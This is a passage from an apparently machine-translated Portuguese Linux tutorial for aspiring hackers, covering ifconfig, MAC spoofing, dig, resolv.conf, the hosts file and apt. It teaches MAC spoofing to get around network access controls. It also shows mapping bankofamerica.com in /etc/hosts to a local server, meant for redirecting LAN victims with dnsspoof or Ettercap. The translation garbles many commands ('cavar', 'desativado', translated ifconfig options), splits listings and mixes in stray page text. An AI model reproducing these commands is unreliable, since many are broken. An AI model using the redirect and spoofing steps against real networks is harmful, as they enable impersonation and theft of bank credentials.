Alterando seu endereço IP

Para alterar seu endereço IP, digite `ifconfig` seguido da interface que deseja reatribuir e do novo endereço IP que deseja atribuir a essa interface. Por exemplo, para atribuir o endereço IP 192.168.181.115 à interface `eth0`, você digitaria o seguinte:

```
kali > ifconfig eth0 192.168.181.115
Kali >
```

Quando você fizer isso corretamente, o Linux simplesmente retornará o prompt de comando e não dirá nada. Isto é uma coisa boa!

Então, ao verificar novamente suas conexões de rede com `ifconfig`, você verá que seu endereço IP mudou para o novo endereço IP que acabou de atribuir.

Alterando sua máscara de rede e endereço de transmissão

Você também pode alterar sua máscara de rede (máscara de rede) e endereço de transmissão com o comando `ifconfig`. Por exemplo, se você quiser atribuir à mesma interface `eth0` uma máscara de rede 255.255.0.0 e um endereço de broadcast 192.168.1.255, digite o seguinte:

```
kali > ifconfig eth0 192.168.181.115 máscara de rede 255.255.0.0 transmissão
192.168.1.255
Kali >
```

Mais uma vez, se você fez tudo corretamente, o Linux responde com um novo prompt de comando. Agora digite `ifconfig` novamente para verificar se cada um dos parâmetros foi alterado de acordo.

Falsificando seu endereço MAC

Você também pode usar `ifconfig` para alterar seu endereço MAC (ou `HWaddr`). O endereço MAC é globalmente único e é frequentemente usado como medida de segurança para manter hackers fora das redes — ou para rastreá-los. Alterar seu endereço MAC para falsificar um endereço MAC diferente é quase trivial e neutraliza essas medidas de segurança. Portanto, é uma técnica muito útil para contornar os controles de acesso à rede.

Para falsificar seu endereço MAC, basta usar a opção down do comando ifconfig para desativar a interface (eth0 neste caso). Em seguida, insira o comando ifconfig seguido do nome da interface (hw para hardware, ether para Ethernet) e o novo endereço MAC falsificado.

Por fim, reative a interface com a opção up para que a alteração ocorra.

Aqui está um exemplo:

```
kali >ifconfig eth0 desativado
kali >ifconfig eth0 hw ether 00:11:22:33:44:55 kali >ifconfig eth0
up
```

Agora, ao verificar suas configurações com ifconfig, você verá que o HWaddr mudou para seu novo endereço IP falsificado!

Atribuindo novos endereços IP do servidor DHCP

O Linux possui um servidor Dynamic Host Configuration Protocol (DHCP) que executa um daemon – um processo executado em segundo plano – chamado dhcpd, ou daemon dhcp. O servidor DHCP atribui endereços IP a todos os sistemas na sub-rede e mantém arquivos de log de quais endereços IP estão alocados para quais máquinas a qualquer momento. Isso o torna um ótimo recurso para analistas forenses rastream hackers após um ataque. Por esse motivo, é útil entender como funciona o servidor DHCP.

Normalmente, para se conectar à Internet a partir de uma LAN, você deve ter um IP atribuído por DHCP. Portanto, após definir um endereço IP estático, você deve retornar e obter um novo endereço IP atribuído por DHCP. Para fazer isso, você sempre pode reiniciar o sistema, mas mostrarei como recuperar um novo DHCP sem precisar desligar o sistema e reiniciá-lo.

Para solicitar um endereço IP do DHCP, basta chamar o servidor DHCP com o comando dhclient seguido da interface à qual deseja atribuir o endereço. Linux diferente distribuições usam clientes DHCP diferentes, mas Kali é construído no Debian, que usa dhclient. Portanto, você pode atribuir um novo endereço como este:

```
kali >dhclient eth0
```

O comando dhclient envia uma solicitação DHCPDISCOVER da interface de rede especificada (aqui, eth0). Em seguida, ele recebe uma oferta (DHCPOFFER) do servidor DHCP (192.168.181.131 neste caso) e confirma a atribuição de IP ao servidor DHCP com uma solicitação dhcp.

```
kali >ifconfig
```

eth0Linkencap:EthernetHWaddr 00:0c:29:ba:82:0f endereço

inet:192.168.181.131 Bcast:192.168.181.131 Máscara:255.255.255.0

Dependendo da configuração do servidor DHCP, o endereço IP atribuído em cada caso pode ser diferente.

Agora, ao entrar no ifconfig, você verá que o servidor DHCP atribuiu um novo endereço IP, um novo endereço de broadcast e uma nova máscara de rede à sua interface de rede eth0.

MANIPULANDO O SISTEMA DE NOMES DE DOMÍNIO

Os hackers podem encontrar um tesouro de informações sobre um alvo em seu Sistema de Nomes de Domínio (DNS). O DNS é um componente crítico da Internet e, embora tenha sido projetado para traduzir nomes de domínio em endereços IP, um hacker pode usá-lo para obter informações sobre o alvo.

Examinando DNS com dig

DNS é o serviço que traduz um nome de domínio como hackersarise.com para o endereço IP apropriado; dessa forma, seu sistema saberá como chegar até ele. Sem DNS, nós todos teríamos que lembrar milhares de endereços IP de nossos sites favoritos - não tarefa pequena, mesmo para um sábio.

Um dos comandos mais úteis para o aspirante a hacker é o dig, que oferece uma maneira de coletar informações de DNS sobre um domínio alvo. As informações de DNS armazenadas podem ser uma peça-chave de reconhecimento antecipado antes do ataque. Essas informações podem incluir o endereço IP do servidor de nomes do alvo (o servidor que traduz o nome do alvo em um endereço IP), o servidor de e-mail do alvo e, potencialmente, quaisquer subdomínios e Endereços IP.

Por exemplo, digite dig hackers-arise.com e adicione a opção ns (abreviação de nameserver). O servidor de nomes para hackersarise.com é exibido na SEÇÃO DE RESPOSTAS da Listagem 33.

```
kali> cavar hackers-arise.com ns
```

```
recorte
```

```
:: SEÇÃO DE PERGUNTAS:
```

```
;hackersarise.com. DENTRO NS
```

```
:: SEÇÃO DE RESPOSTA:
```

```
hackersarise. com. 5 EM NS ns7.wixdns.net.
```

```
hackersarise. com. 5 EM NS ns6.wixdns.net.
```

```
:: SEÇÃO ADICIONAL:
```

```
ns6.wixdns.net. 5 EM UM 216.239.32.100
```

```
recorte
```

Listagem 33: Usando digand sua opção ns para obter informações sobre um servidor de nomes de domínio

Observe também na SEÇÃO ADICIONAL que esta consulta dig revela o endereço IP (216.239.32.100) do servidor DNS que atende hackersarise.com.

Você também pode usar o comando dig para obter informações sobre servidores de e-mail conectados a um domínio adicionando a opção mx (mx é a abreviação de servidor de troca de e-mail). Esta informação é crítica para ataques a sistemas de e-mail. Por exemplo, informações sobre os servidores de e-mail www.hackers- rise.com são mostradas na SEÇÃO DE AUTORIDADE da Listagem 34.

```
kali> cavar hackers-arise.com mx
```

```
recorte
```

```
:: SEÇÃO DE PERGUNTAS:
```

```
;hackersarise.com. EM MX
```

```
:: SEÇÃO DE AUTORIDADE:
```

```
hackersarise. com. 5 EM SOA ns6.wixdns.net. suporte.wix.com 2016052216 10800
```

```
3600 604 800 3600
```

```
recorte
```

Listagem 34: Usando digand sua opção mx para obter informações sobre uma troca de correio de domínio servidor

O servidor DNS Linux mais comum é o Berkeley Internet Name Domain (BIND). Em alguns casos, os usuários do Linux se referirão ao DNS como BIND, mas não se confunda: DNS e BIND mapeiam nomes de domínio individuais para endereços IP.

Alterando seu servidor DNS

Em alguns casos, você pode querer usar outro servidor DNS. Para fazer isso, você editará um arquivo de texto simples chamado /etc/resolv.conf no sistema. Abra esse arquivo em um editor de texto – estou usando o Leafpad. Em seguida, na linha de comando, insira o nome preciso do seu editor seguido da localização do arquivo e do nome do arquivo. Por exemplo,

abrirá o arquivo resolv.conf no diretório /etc em meu editor de texto gráfico especificado, Leafpad. O arquivo deve ser semelhante à Figura 31.

.....



Figura 31: Um arquivo resolv.conf típico em um editor de texto

Como você pode ver na linha 3, meu servidor de nomes está configurado para um servidor DNS local em 192.168.181.2. Isso funciona bem, mas se eu quiser adicionar ou substituir esse servidor DNS por, digamos, o servidor DNS público do Google em 8.8.8.8, adicionaria a seguinte linha no arquivo /etc/resolv.conf para especificar o servidor de nomes:

```
servidor de nomes 8.8.8.8
```

Então eu só precisaria salvar o arquivo. No entanto, você também pode obter o mesmo resultado exclusivamente na linha de comando, digitando o seguinte:

```
kali >echo "nameserver 8.8.8.8"> /etc/resolv.conf
```

Este comando ecoa a string nameserver 8.8.8.8 e a redireciona (>) para o arquivo /etc/resolv.conf, substituindo o conteúdo atual. Seu arquivo /etc/resolv.conf agora deve se parecer com a Figura 32.

.....



Figura 32: Alterando o arquivo resolv.conf para especificar o servidor DNS do Google

Se você abrir o arquivo /etc/resolv.conf agora, verá que ele aponta as solicitações DNS para o servidor DNS do Google, e não para o servidor DNS local. Seu sistema agora irá para o servidor DNS público do Google para resolver nomes de domínio em endereços IP. Isso pode significar que os nomes de domínio demoram um pouco mais para serem resolvidos (provavelmente milissegundos). Portanto, para manter a velocidade, mas manter a opção de usar um servidor público, você pode querer manter

o servidor DNS local no arquivo resolv.conf e siga-o com um servidor DNS público. O sistema operacional consulta cada servidor DNS listado na ordem em que aparece em /etc/resolv.conf, portanto, o sistema só fará referência ao servidor DNS público se o domínio o nome não pode ser encontrado no servidor DNS local.

OBSERVAÇÃO

Se você estiver usando um endereço DHCP e o servidor DHCP fornecer uma configuração de DNS, o servidor DHCP substituirá o conteúdo do arquivo quando renovar o endereço DHCP.

Mapeando seus próprios endereços IP

Um arquivo especial em seu sistema chamado arquivo hosts também realiza a tradução de nome de domínio-endereço IP. O arquivo hosts está localizado em /etc/hosts e, assim como acontece com o DNS, você pode usá-lo para especificar seu próprio mapeamento de endereço IP-nome de domínio. Em outras palavras, você pode determinar para qual endereço IP seu navegador vai quando você insere www.microsoft.com (ou qualquer outro domínio) no navegador, em vez de deixar o servidor DNS decidir. Como um hacker, isso pode ser útil para sequestrar uma conexão TCP em sua rede local para direcionar o tráfego para um servidor web malicioso com uma ferramenta como o dnsspoof.

Na linha de comando, digite o seguinte comando (você pode substituir o leafpad pelo seu editor de texto preferido):

```
kali >leafpad /etc/hosts
```

Agora você deverá ver seu arquivo hosts, que será semelhante à Figura 33.



Figura 33: Um arquivo de hosts padrão do Kali Linux

Por padrão, o arquivo hosts contém apenas um mapeamento para seu host local, em 127.0.0.1, e

o nome do host do seu sistema (neste caso, Kali, em 127.0.1.1). Mas você pode adicionar qualquer endereço IP mapeado para qualquer domínio que desejar. Como exemplo de como isso pode ser usado, você poderia mapear www.bankofamerica.com para seu site local, em 192.168.181.131.

```
127.0.0.1 localhost 127.0.1.1
```

```
kali 192.168.181.131
```

```
bankofamerica.com
```

As linhas a seguir são desejáveis para hosts compatíveis com IPv6 ::1

```
localhost ip6localhost ip6loopback ff02::1 ip6allnodes
```

```
ff02::2 ip6allrouters
```

Certifique-se de pressionar TAB entre o endereço IP e a chave de domínio – não a barra de espaço.

À medida que você se envolve mais em seus esforços de hacking e aprende sobre ferramentas como dnsspoof e Ettercap, você poderá usar o arquivo hosts para direcionar qualquer tráfego em sua LAN que visite www.bankofamerica.com para seu servidor web em 192.168.181.131 .

Muito fácil, certo?

RESUMO

Qualquer hacker precisa de algumas habilidades básicas de rede Linux para conectar, analisar e gerenciar redes. À medida que você avança, essas habilidades se tornarão cada vez mais úteis para realizar reconhecimento, falsificação e conexão com sistemas-alvo.

EXERCÍCIOS

Antes de passar para o Capítulo 4, experimente as habilidades que você aprendeu neste capítulo, completando os seguintes exercícios:

1. Encontre informações sobre suas interfaces de rede ativas.
2. Altere o endereço IP em eth0 para 192.168.1.1.
3. Altere seu endereço de hardware em eth0.
4. Verifique se você tem alguma interface sem fio ativa disponível.
5. Redefina seu endereço IP para um endereço atribuído por DHCP.

6. Encontre o servidor de nomes e o servidor de e-mail do seu site favorito.
7. Adicione o servidor DNS do Google ao seu arquivo `/etc/resolv.conf` para que seu sistema se refira a esse servidor quando não conseguir resolver uma consulta de nome de domínio com seu servidor DNS local.

4

ADICIONANDO E REMOVENDO SOFTWARE

História

Tópicos

Tutoriais

Ofertas e promoções

Destaque

Configurações



Uma das tarefas mais fundamentais no Linux – ou em qualquer sistema operacional – é adicionar e remover software. Frequentemente, você precisará instalar software que não veio com sua distribuição. Sign Out ou remover software indesejado para que não ocupe espaço no disco rígido.

Alguns softwares requerem outros softwares para serem executados, e às vezes você descobrirá que pode baixar tudo o que precisa de uma vez em um pacote de software, que é um grupo de arquivos - normalmente bibliotecas e outras dependências - necessários para que um software seja executado com sucesso. Quando você instala um pacote, todos os arquivos contidos nele são instalados juntos, junto com um script para simplificar o carregamento do software.

Neste capítulo, examinamos três métodos principais para adicionar novo software: gerenciador de pacotes apt, gerenciadores de instalação baseados em GUI e git.

USANDO O APT PARA LIDAR COM SOFTWARE

Nas distribuições Linux baseadas em Debian, que incluem Kali e Ubuntu, o padrão

O gerenciador de software é a Advanced Packaging Tool, ou apt, cujo comando principal é apt-get. Em sua forma mais simples e comum, você pode usar o apt-get para baixar e instalar novos pacotes de software, mas também pode atualizar e atualizar software com ele.

Procurando um pacote

Antes de baixar um pacote de software, você pode verificar se o pacote necessário está disponível em seu repositório, que é um local onde seu sistema operacional armazena informações. A ferramenta apt possui uma função de pesquisa que pode verificar se o pacote está disponível. A sintaxe é direta:

```
palavra-chave de pesquisa aptcache
```

Observe que usamos o comando apt-cache para pesquisar o cache do apt ou o local onde ele armazena os nomes dos pacotes. Portanto, se você estivesse procurando pelo sistema de detecção de intrusão Snort, por exemplo, você digitaria o comando mostrado na Listagem 41.

```
kali >apt-cache search snort
fwsnort Snorttoiptables tradutor de regras ippl
registrador de protocolos IP
--recorte--
snort flexível Sistema de detecção de intrusão de rede
snortcommon flexível Sistema de detecção de intrusão de rede arquivos comuns
--recorte--
```

Listagem 41: Pesquisando o sistema com apt-cache for Snort

Como você pode ver, vários arquivos contêm a palavra-chave snort, mas perto do meio da saída vemos snort – sistema flexível de detecção de invasões de rede . É isso que procuramos!

Adicionando software

Agora que você sabe que o pacote snort existe em seu repositório, você pode usar o apt-get para baixar o software.

Para instalar um software do repositório padrão do seu sistema operacional no terminal, use o comando apt-get, seguido pela palavra-chave install e depois pelo nome do pacote que deseja instalar. A sintaxe é semelhante a esta:

```
aptget instalar nome do pacote
```

Vamos tentar instalar o Snort em seu sistema. Insira apt-get install snort como uma instrução de comando, conforme mostrado na Listagem 42.

```
kali >apt-get install snort Lendo
listas de pacotes... Concluído
Construindo árvore de
dependências Lendo informações de
estado... Concluído
Pacotes sugeridos: snortdoc

Os seguintes NOVOS pacotes serão instalados:
bufar
snip
Instalar esses pacotes sem verificação [S/n]?
```

Listagem 42: Instalando o Snort com apt-get install

A saída que você vê informa o que está sendo instalado. Se tudo parecer correto, vá em frente e digite y quando solicitado, e a instalação do software continuará.

Removendo software

Ao remover software, use apt-get com a opção remove, seguida do nome do software a ser removido (consulte a Listagem 43).

```
kali >apt-get remove snort Lendo
listas de pacotes... Concluído
Construindo árvore de
dependências Lendo informações de
estado... Concluído Os seguintes pacotes foram instalados automaticamente e
não são
mais necessários: libdaq0 libprelude2 oinkmaster snortcommonlibraries snortrulesdefault
recorte
Você deseja continuar [S/n]?
```

Listagem 43: Removendo o Snort com apt-get remove

Novamente, você verá as tarefas sendo realizadas em tempo real e será perguntado se deseja continuar. Você pode inserir y para desinstalar, mas talvez queira manter o Snort, pois o usaremos novamente. O comando remove não remove os arquivos de configuração, o que significa que você pode reinstalar o mesmo pacote no futuro sem reconfigurar.

Se você quiser remover os arquivos de configuração ao mesmo tempo que o pacote, você

```
kali >apt-get purge snort
Lendo listas de pacotes...
Concluído Construindo árvore
de dependência Lendo informações de
estado... Concluído Os seguintes pacotes foram instalados automaticamente e não são mais
necessários: libdaq0 libprelude2 oinkmaster snortcommonlibraries snortrulesdefault
recorte
Você deseja continuar [S/n]?
```

Listagem 44: Removendo o Snort e os arquivos de configuração que o acompanham com o apt-get
purga

Basta digitar Y no prompt para continuar a limpeza do pacote de software e dos arquivos de
configuração.

Você deve ter notado a linha Os seguintes pacotes foram instalados automaticamente e não são mais
necessários na saída. Para manter as coisas pequenas e modulares, muitos pacotes Linux são
divididos em unidades de software que podem ser usadas por muitos programas diferentes. Ao
instalar o Snort, você instalou várias dependências ou bibliotecas que o Snort requer para ser
executado. Agora que você está removendo o Snort, essas outras bibliotecas ou dependências
não são mais necessárias, portanto também serão removidas.

Atualizando Pacotes

Os repositórios de software serão atualizados periodicamente com novos softwares ou novas versões
de softwares existentes. Essas atualizações não chegam até você automaticamente, então você
deve solicitá-las para poder aplicá-las ao seu próprio sistema. Atualizar não é o mesmo que
atualizar: atualizar simplesmente atualiza a lista de pacotes disponíveis para download no repositório,
enquanto atualizar atualizará o pacote para a versão mais recente no repositório.

Você pode atualizar seu sistema individual digitando o comando apt-get seguido pela palavra-chave
update. Isso pesquisará todos os pacotes do seu sistema e verificará se há atualizações
disponíveis. Nesse caso, as atualizações serão baixadas (consulte a Listagem 45).

```
kali >apt-get update
Obtenha:1 http://mirrors.ocf.berkeley.edu/kali kalirolling InRelease [30,5kb]
Obtenha: 2 pacotes http://mirrors.ocf.berkeley.edu/kali kalirolling/main amd64
```

[14,9 MB]

Obtenha: 3 [http://mirrors.ocf.berkeley.edu/kali-kalirolling-pacotes AMD64 não gratuitos](http://mirrors.ocf.berkeley.edu/kali-kalirolling-pacotes-AMD64-não-gratuitos) [163kb]

Obtenha: 4 pacotes [http://mirrors.ocf.berkeley.edu/kali-kalirolling/contrib amd64](http://mirrors.ocf.berkeley.edu/kali-kalirolling-contrib-amd64) [107 kB]

Obteve 15,2 MB em 1min 4s (236 kB/s)

Lendo listas de pacotes... Concluído

Listagem 45: Atualizando todos os pacotes desatualizados com apt-get update

A lista de softwares disponíveis no repositório do seu sistema será atualizada. Se a atualização for bem-sucedida, seu terminal indicará Lendo listas de pacotes... Pronto, como você pode ver na Listagem 45.

Observe que o nome do repositório e os valores (tempo, tamanho e assim por diante) podem ser diferentes no seu sistema.

Atualizando Pacotes

Para atualizar os pacotes existentes em seu sistema, use apt-get upgrade. Como atualizar seus pacotes pode fazer alterações em seu software, você deve estar logado como root ou usar o comando sudo antes de entrar no apt-get upgrade. Este comando atualizará todos os pacotes do seu sistema que o apt conhece, ou seja, apenas aqueles armazenados no repositório (veja a Listagem 46). A atualização pode ser demorada, então talvez você não consiga usar o sistema por um tempo.

```
kali >apt-get upgrade Lendo
```

```
listas de pacotes... Concluído
```

```
Construindo árvore de dependências...
```

```
Concluído Calculando atualização...
```

```
Concluído Os seguintes pacotes foram instalados automaticamente e não são mais necessários:
```

```
recorte
```

```
Os seguintes pacotes serão atualizados:
```

```
recorte
```

```
1101 atualizados, 0 recém-instalados, 0 para remover e 318 não atualizados.
```

```
Precisa obter 827 MB de arquivos.
```

```
Após esta operação, 408 MB de espaço em disco serão liberados.
```

```
Você quer continuar? [S/n]
```

Listagem 46: Atualizando todos os pacotes desatualizados com apt-get upgrade

Você deverá ver na saída que seu sistema estima a quantidade de espaço no disco rígido necessária para o pacote de software. Vá em frente e digite Y se quiser continuar e tiver espaço suficiente no disco rígido para a atualização.

ADICIONANDO REPOSITÓRIOS AO SEU ARQUIVO SOURCES.LIST

Os servidores que armazenam o software para distribuições específicas do Linux são conhecidos como repositórios. Quase todas as distribuições têm seus próprios repositórios de software — desenvolvidos e configurados para essa distribuição — que podem não funcionar bem, ou nem funcionar, com outras distribuições. Embora esses repositórios geralmente contenham software igual ou semelhante, eles não são idênticos e, às vezes, têm versões diferentes do mesmo software ou de software totalmente diferente.

É claro que você usará o repositório Kali, que possui uma grande quantidade de software de segurança e hacking. Mas como Kali é especializado em segurança e hacking, ele não inclui alguns softwares e ferramentas especializados e até mesmo alguns softwares comuns. Vale a pena adicionar um ou dois repositórios de backup que seu sistema possa pesquisar caso não encontre um software específico no repositório Kali.

Os repositórios que seu sistema irá procurar por software são armazenados no arquivo `sources.list`, e você pode alterar esse arquivo para definir de quais repositórios deseja baixar o software.

Costumo adicionar os repositórios Ubuntu após os repositórios Kali em meu arquivo `sources.list`; dessa forma, quando eu solicitar o download de um novo pacote de software, meu sistema irá primeiro procurar no repositório Kali e, se o pacote de software não estiver lá, ele irá procurar no repositório do Ubuntu.

Você pode encontrar o arquivo `sources.list` em `/etc/apt/sources.list` e abri-lo com qualquer editor de texto. Voltarei a usar o Leafpad. Para abrir o arquivo `sources.list`, digite o seguinte em seu terminal, substituindo `leafpad` pelo nome do seu editor:

```
kali >leafpad /etc/apt/sources.list
```

Após inserir este comando, você deverá ver uma janela como a da Figura 41, com uma lista dos repositórios padrão do Kali.




Figura 41: Repositórios padrão do Kali em sources.list

Muitas distribuições Linux dividem os repositórios em categorias separadas. Por exemplo, o Ubuntu divide suas categorias de repositório da seguinte forma:

main Contém software de código aberto compatível

universo Contém software de código aberto mantido pela comunidade

multiverse Contém software restrito por direitos autorais ou outras questões legais

restrito Contém drivers de dispositivos proprietários

backports Contém pacotes de versões posteriores

Não recomendo usar repositórios de teste, experimentais ou instáveis em seu sources.list porque eles podem baixar software problemático para seu sistema. Software que não foi totalmente testado pode danificar seu sistema.

Quando você solicita o download de um novo pacote de software, o sistema examina sequencialmente os repositórios listados em sources.list e para quando encontra o pacote desejado. Verifique primeiro se o repositório é compatível com o seu sistema. Kali, como o Ubuntu, é construído no Debian, então esses repositórios funcionam muito bem com cada um deles sistemas.

Para adicionar um repositório, basta editar o arquivo sources.list adicionando o nome do repositório à lista e depois salvar o arquivo. Digamos, por exemplo, que você queira instalar o Oracle Java 8 no Kali. Nenhum pacote apt para Oracle Java 8 está disponível como parte das fontes padrão do Kali, mas uma rápida pesquisa online mostra que o pessoal do WebUpd8 criou um. Se você adicionar seu repositório às fontes, poderá instalar o Oracle Java 8 com o comando `apt-get install oracle-java8-installer`. No momento em que este artigo foi escrito, você precisaria adicionar os seguintes locais de repositório ao sources.list para adicionar os repositórios necessários:

```
deb http://ppa.launchpad.net/webupd8team/java/ubuntu principal confiável debsrc http://  
ppa.launchpad.net/webupd8team/java/ubuntu principal preciso
```

USANDO UM INSTALADOR BASEADO EM GUI

As versões mais recentes do Kali não incluem mais uma ferramenta de instalação de software baseada em GUI, mas você sempre pode instalar uma com o comando apt-get. As duas ferramentas de instalação baseadas em GUI mais comuns são Synaptic e Gdebi. Vamos instalar o Synaptic e usá-lo para instalar nosso pacote Snort:

```
kali >apt-get install synaptic  
  
Lendo listas de pacotes... Concluído  
  
Construindo árvore de  
dependências Lendo informações de estado... Concluído  
  
recorte  
  
Gatilhos de processamento para menu (2.1.47)...  
  
kali >
```

Depois de instalar o Synaptic, você pode iniciá-lo em Configurações > Gerenciador de Pacotes Synaptic, que deve abrir uma janela como a da Figura 42.




Figura 42: A interface do Gerenciador de Pacotes Synaptic

Agora você pode pesquisar o pacote que procura. Basta clicar na guia Pesquisar para abrir uma janela de pesquisa. Como você está procurando pelo Snort novamente, digite snort na janela de pesquisa e clique em Pesquisar. Role para baixo nos resultados da pesquisa para encontrar o pacote que você está procurando. Marque a caixa ao lado do snort e clique na guia Aplicar, conforme mostrado na Figura 43. O Synaptic agora baixará e instalará o Snort do repositório junto com quaisquer dependências necessárias.




Figura 43: Baixando o Snort do Synaptic Package Manager

INSTALANDO SOFTWARE COM GIT

